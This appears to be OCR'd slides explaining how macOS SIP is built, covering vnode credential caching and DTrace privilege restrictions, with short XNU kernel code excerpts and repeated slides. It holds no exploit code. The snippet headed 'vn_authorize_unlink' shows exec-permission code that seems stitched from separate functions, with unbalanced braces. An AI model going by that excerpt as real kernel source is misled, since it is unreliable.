
vnode

- macOS uses a virtual filesystem layer (vnode/vfs)
- Every file(dir) has a vnode



vnode


- Vnode can “attach information”



```
struct vnode {
    lck_mtx_t v_lock;                       /* vnode mutex */
    TAILQ_ENTRY(vnode) v_freelist;          /* vnode freelist */
    TAILQ_ENTRY(vnode) v_mntvnodes;         /* vnodes for mount point */

    ...

    kauth_cred_t    XNU_PTRAUTH_SIGNED_PTR("vnode.v_cred") v_cred; /* last authorized credential */
    kauth_action_t  v_authorized_actions;   /* current authorized actions for v_cred */
};
```


vnode

- Vnode can “attach information”




```
struct vnode {
    lck_mtx_t v_lock;                       /* vnode mutex */
    TAILQ_ENTRY(vnode) v_freelist;          /* vnode freelist */
    TAILQ_ENTRY(vnode) v_mntvnodes;         /* vnodes for mount point */

    ...

    kauth_cred_t    XNU_PTRAUTH_SIGNED_PTR("vnode.v_cred") v_cred; /* last authorized credential */
    kauth_action_t  v_authorized_actions;   /* current authorized actions for v_cred */
};
```


How SIP is implemented – Filesystem actions



How SIP is implemented – Filesystem actions




vn_authorize_unlink



```
/* Check for execute permission */
action = KAUTH_VNODE_EXECUTE;
/* Traced images must also be readable */
if (p->p_lflag & P_LTRACED) {
    action |= KAUTH_VNODE_READ_DATA;
}
if ((error = vnode_authorize(vp, NULL, action, imgp->ip_vfs_context)) != 0) {
 if (vp->v_cred == ucred && (vp->v_authorized_actions & action) == action) {
     retval = TRUE;
 }
```


Action restrictions

- e.g. limit use of dtrace on entitled programs




```
void
dtrace_probe(dtrace_id_t id, uint64_t arg0, uint64_t arg1,
    uint64_t arg2, uint64_t arg3, uint64_t arg4)
{
```

How SIP is implemented – dtrace restrictions




```
switch (act->dta_kind) {
case DTRACEACT_STOP:
    if (dtrace_priv_proc_destructive(state))
        dtrace_action_stop();
    continue;

case DTRACEACT_BREAKPOINT:
    if (dtrace_priv_kernel_destructive(state))
        dtrace_action_breakpoint(ecb);
    continue;

case DTRACEACT_PANIC:
    if (dtrace_priv_kernel_destructive(state))
        dtrace_action_panic(ecb);
    continue;

case DTRACEACT_STACK:
    if (!dtrace_priv_kernel(state))
        continue;

    dtrace_getpcstack((pc_t *)(tomax + valoffs),
        size / sizeof (pc_t), probe->dtpr_aframes,
        DTRACE_ANCHORED(probe) ? NULL :
      (uint32_t *)(uintptr_t)arg0);
    continue;

case DTRACEACT_JSTACK:
case DTRACEACT_USTACK:
    if (!dtrace_priv_proc(state))
        continue;
```

How SIP is implemented – dtrace restrictions




```
static int
dtrace_priv_kernel_destructive(dtrace_state_t *state)
{
    if (dtrace_is_restricted())
        goto bad;

    if (state->dts_cred.dcr_action & DTRACE_CRA_KERNEL_DESTRUCTIVE)
        return (1);

bad:
    cpu_core[CPU->cpu_id].cpuc_dtrace_flags |= CPU_DTRACE_KPRIV;

    return (0);
}
```

